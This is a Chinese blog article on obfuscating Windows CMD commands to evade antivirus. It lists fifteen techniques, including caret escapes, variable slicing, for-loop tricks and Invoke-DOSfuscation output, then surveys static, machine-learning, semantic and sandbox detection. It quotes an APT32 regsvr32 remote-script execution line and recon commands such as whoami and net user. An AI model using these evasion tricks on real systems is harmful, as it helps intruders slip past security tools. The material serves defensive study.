-
CMD命令混淆
一、CMD命令混淆简介
CMD中有许多的特殊字符,都有一定的特殊功能,我们将这些特殊字符拼接进命令中,并不影响命令本身的执行。可能达到绕过杀软的效果。在内网渗透的时候,执行CMD命令难免会被杀软拦截,因为杀软规则库的不同,可能会体现出不同的效果。
首先举几个现实中的例子:
1. Emotet木马

Emotet一款著名的银行木马,首次出现于2014年年中。该木马主要通过垃圾邮件的方式传播感染目标用户,并通过脚本混淆、加密或编码方式来绕过AV检测,比如在垃圾邮件word附件中使用宏攻击, 如下图所示,这是一个从DOC文档嵌入的VBA宏代码中提取的CMD命令,乍一看上去,像是无意义的一串字符:
2. APT32
APT32在使用regsvr32.exe 远程注册组件,使用混淆方式来逃避C2检测:
regsvr32.exe /s /n /u /i:”h”t”t”p://.jpg scrobj.dll 3. FIN7
FIN7 在使用LINK文件钓鱼时,对命令参数进行混淆:

APT攻击中使用混淆姿势多种多样,主要是通过混淆对抗静态检测,AV无法提取敏感参数,C2地址,从而实现绕过。同时也会加大安全人员对内容的分析难度。
做过安全策略的同学,肯定会想到 对cmd.exe的进程链进行监控,这样就不用管命令是否混淆,当然这是一种很好的方式,但是并不能将所有场景覆盖。cmd自身有很多内置命令,根本不会产生子进程,同样威胁很大,因此对CMD命令混淆的检测和还原非常重要。
功能
使用
File copy
cmd /c copy powershell.exe benign.exe
File deletion
cmd /c del benign.exe
File creation
cmd /c “echo LINE1 > bad.vbs&&echo LINE2 >> bad.vbs”
File read
cmd /c type HOSTS
File modification
cmd /c “echo 127.0.0.1 www.baidu.com >> HOSTS”
File listing
cmd /c dir “C:\Program Files*”
Directory creation
cmd /c mkdir %PUBLIC%\Recon
Symbolic link creation
cmd /c mklink ClickMe C:\Users\Public\evil.exe
二、CMD命令混淆姿势

1、使用双引号绕过(注意:双引号成对使用)
使用双引号包裹字符,相当于将字符进行连接。
- wh""oa""m""i
- "p"i"n"g www.baidu.com
2、使用转义符绕过(注意:不能连续使用 会报错)
字符“^”是CMD命令中最常见的转义字符,该字符不影响命令的执行。在cmd环境中,有些字符具备特殊功能,如 >、>>表示重定向,| 表示管道,&、&&、|| 表示语句连接,它们都有特定的功能。如果需要把它们作为字符输出的话,就需要对这些特殊字符做转义处理:在每个特殊字符前加上转义字符^。
举个例子:
echo ^>、echo ^|、echo ^|^|、echo ^^ 和c^m^dwho^am^i
3、使用set命令设置环境变量
cmd.exe的环境变量分为系统已有的环境变量和自定义变量。利用环境变量的值中的字符或字符串,可以拼接成黑客需要的cmd命令,并逃避静态检测。在cmd中 ,set命令用来显示、设置或删除cmd.exe环境变量。
命令格式:
SET [variable=[string]]- variable 指定环境变量名。
- string 指定要指派给变量的一系列字符串。
在命令行中输入 set,会列举出cmd.exe中所有的环境变量,其中比较有意思的是%ComSpec%变量,值默认为“C:\WINDOWS\system32\cmd.exe”。
我们可以利用系统中已有的环境变量,通过对环境变量进行截取拼接出想要的cmd命令。格式:
%VarName:~offset[,length]%主要用于获取环境变量VarName的变量值,偏移offset字节之后长度为length个字节。[,length]可省略。offset 默认下标从0开始,offset也支持负数,表示反向遍历字符串的下标。举个例子:通过%comspec%截取出cmd.exe。
set a=cmd /c whoami ---> %a%
通常我们也可以自定义一个或者多个环境变量,利用环境变量值中的字符,提取并拼接出最终想要的cmd命令。如:
cmd /c “ set envar1=ser&& set envar2=ne&& set envar3=t u&&call echo %envar2%%envar3%%envar1%”备注:Cmd /C “string”表示:执行字符串string指定的命令,然后终止。

在上图中,/V:ON参数 可以启用延迟的环境变量扩展。当/V:ON参数启用时,可以不使用call命令来扩展变量,使用 %var% 或 !var! 来扩展变量,!var!可以用来代替%var%。
cmd /V:ON /C " set envar1=ser&& set envar2=ne&& set envar3=t u&& call echo !envar2!!envar3!!envar1!"cmd.exe内部命令除了set,还有 assoc ,ftype等。我们可以使用这些内部命令产生的信息,拼接出我们想要的cmd命令。
assoc:文件名扩展关联命令,用于显示和设置文件名扩展关联,可以指定某种后缀名的文件按照特定的类型文件打开或执行。命令格式为:
assoc [.ext[=[fileType]]]ftype:显示或修改用在文件扩展名关联中的文件类型,指定一种类型的文件默认用哪个程序运行或打开。命令格式为:
ftype [fileType[=[openCommandString]]4、使用管道符执行命令
echo calc | whoami
5、使用@传递值绕过
cmd /c "set x=c@alc & echo %x:@=% | whoami"
6、设置环境变量,进行字符串提取
set b=abwhoamic ----> %b:~2,6%
7、使用&符号
set c=abwc & %c:~2,1%hoami
8、使用圆括号绕过
成对的圆括号()也会出现在命令参数中,也不影响命令的执行。圆括号表示嵌入子命令组,同样被cmd.exe参数处理器进行解释。
cmd /c "((whoami))"
9、逗号和分号进行混淆执行
逗号“,”和分号 “;”可以互换,可以取代命令中的合法空格,多个空格也不影响命令执行。
cmd,qsasahshashshq,,,,,;;;;;/c whoami
10、使用大小写绕过
WhOAmi
11、使用 %comspec%绕过
%comspec% /c whoami
12、使用&&符号
net user && whoami
13、使用||符号
net user || whoami
14、使用for循环
for循环的语法:
for /f “条件” in “范围”这里以一个简单的语句进行举例:

for /f "tokens=4 delims=\" %g in ("c:\windows\system32\powershell\") do %g- tokens:表示第几列
- delims:表示切割符
语句的含义为:以\作为分隔符、提取第四列进行执行:
for /f " delims=f= tokens=2" %f IN ( 'assoc .cmd' ) do %f- delims=f= :以f 与 = 进行分隔字符串
- tokens=2 :选择分隔后的第二列
将assoc .cmd 的返回内容拆分后,第二列正好是cmd,最后的结果就是执行cmd。
在For循环使用过程中,最常用的参数是 /F 和/L。
- FOR /L %variable IN (start,step,end) DO command [command-parameters]
- 该集表示以增量形式从开始到结束的一个数字序列。因此,(1,1,5)将产生序列12345,(5,-1,1)将产生序列(54321)
- FOR /F ["options"] %variable IN (file-set) DO command [command-parameters]
- FOR /F ["options"] %variable IN ("string") DO command [command-parameters]
- FOR /F ["options"] %variable IN ('command') DO command [command-parameters]
15、利用自动化工具
前辈们也开发了很多用来命令混淆bypass的工具。像Invoke-DOSfuscation类似的工具。可以通过工具进行混淆。

混淆分为三个等级,以ipconfig命令为例子:
1.初级 简单通过环境变量进行混淆:
cmd /C"set 4i=ipc&&set E3z=onfig&&call set sfkl=%4i%%E3z%&&cmd.exe /C %sfkl%"2.中级:
^c^M^D, , , , /^c", ,(, , , , , (s^et ^ w^3=i^pco) , )&& (S^Et ^ eH^P=n^fig)& , , C^aLl, sE^t GyHE=%w^3%%eH^P%& , , %LoCaLAPpdata:~ -3,+1%%pRoGramw6432:~9,1%d, ,/^R, , %Gy^HE%"3.高级:
^F^o^r; /^F ; , " delims=i=f tokens=2 " ,,%^2, IN; ( ,; ' ; , ^^A^^ssoC ,.cmd '; ; ) ; , ^DO ; ,%^2; ;M, , QbYcFKyL5/R "; ;(^se^T ^ ^ -,^]=^p)&&(,,,(s^e^T^_^*=^i);;)&&(^s^E^T^^@,+=^f)&& (^S^Et ^ ^{^+%&&; ^C^A^LL,E^C^Ho; %^@^}%"|, ; F^Or , /^f ;;"tokens= 1 delims=qfNzR" , ; %^D ; ^In ; (; ; ' ;, ^^^^Ft^^^^YP^^^^E ; ,^^^|; ,^^^^F^^^^iN^^^^Dst^^^^R,^^^^c^^^^m ' ; ); , ^d^O, , %^D;三、CMD命令混淆防御手段
有攻就有防,不能让APT组织这么猖狂。主流的检测方式主要有四种:静态检测,AI ,语义分析,沙箱执行。
静态检测
根据上述混淆的方式,提取关键特征分支进行系统化分析,已知做的比较好的是如下的开源项目,是组内大佬设计的。
https://github.com/We5ter/Flerken
这是一种跨平台的解决方案,不仅能检测CMD的混淆,还能检测 shell,powershell等命令混淆方式。静态检测的方式,对于动态生成+微混淆 的命令检测能力较弱。
AI
使用AI做命令混淆检测比较前沿的是FireEye 公司,也是非常早做命令混淆检测这方面的。设计方案细节:
提取的部分特征如下:
- 命令行长度
- 命令行中的插入符号数
- 管道符号的数量
- 命令行中的空白占比
- 特殊字符的占比
- 字符串的熵
- 命令行中字符串“ cmd”和“ power”的频率

在训练样本的过程,添加一些看似混淆,其实并没有混淆的情况,均衡覆盖率和误报。如下图,红框圈住的样子。
语义分析
大家可以看看这篇文章,虽然只是半成品,作者通过python脚本将混淆后的命令语义分析还原。
虽然只做了部分还原,但是思路还是不错的,还原的内容有:windows CMD命令去混淆脚本
- 替换^符号
- 通过=和%的规则,查找混淆变量
- 通过set关键字,查找混淆变量
- 通过%:~n,m%关键字,查找混淆变量
还原前:
cmd /C"set uZxp=t u&&set RuT=ne""&&set HvW=s""er&&call set iQl=%RuT%%uZxp%%HvW%&& call cmd /C %iQl%"还原后:
cmd /C"call cmd /C net user"沙箱执行
fireeye公司提供了 flare-qdb解决方案,具体不多说了,使用调试器的方式,对寄存器变量进行监控,从而获取命令还原的过程。
flare-qdb/dedosfuscator.md at master · mandiant/flare-qdb · GitHub
-
相关阅读:
脚手架(vue-cli)创建Vue项目看这篇就够了
WPF 类库 使用handycontrol 配置
C++入门、STL学习、二级C++等
springboot json在线转换为实体类
Python学习打卡:day11
基于Simulink的用于电力系统动态分析
程序猿生成二维码的三种方法(在线接口+在线网站+本地程序)
MySQL 定义条件与处理程序 的详细讲解
有关系统学习的一些思考和总结,如何系统学习一项新的技能
python 使用enumerate()函数详解
- 原文地址:https://blog.csdn.net/qq_35029061/article/details/125604788
- 最新文章
-
【FHE】我们如何实现同态加密推理(八):SiLU 的密文化——两条路径,和一个 8 字节的开关
SQLcl 中 c/old/new 替换变量为何失效?先定位再替换
不让模型写作文,直接从它脑子里读答案:Jev 决策在 .NET 的两条路线
Halo插件:支持GitHub的图床附件策略
电视投屏界的“一股清流”!SimpleTVCast 6.0.0-beta 抢先体验:无需TV端App,界面大换血!✨
华三VXLAN集中式网关实战指南:Spine多活网关 + 双活接入(M-LAG)
软件更好写之后口碑会更重要
大 O、大 Omega、大 Theta 的区别,O(n) 复杂度是什么意思
Java标签跳转:一个鲜为人知但却很实用的小技巧
多智能体系统论文速读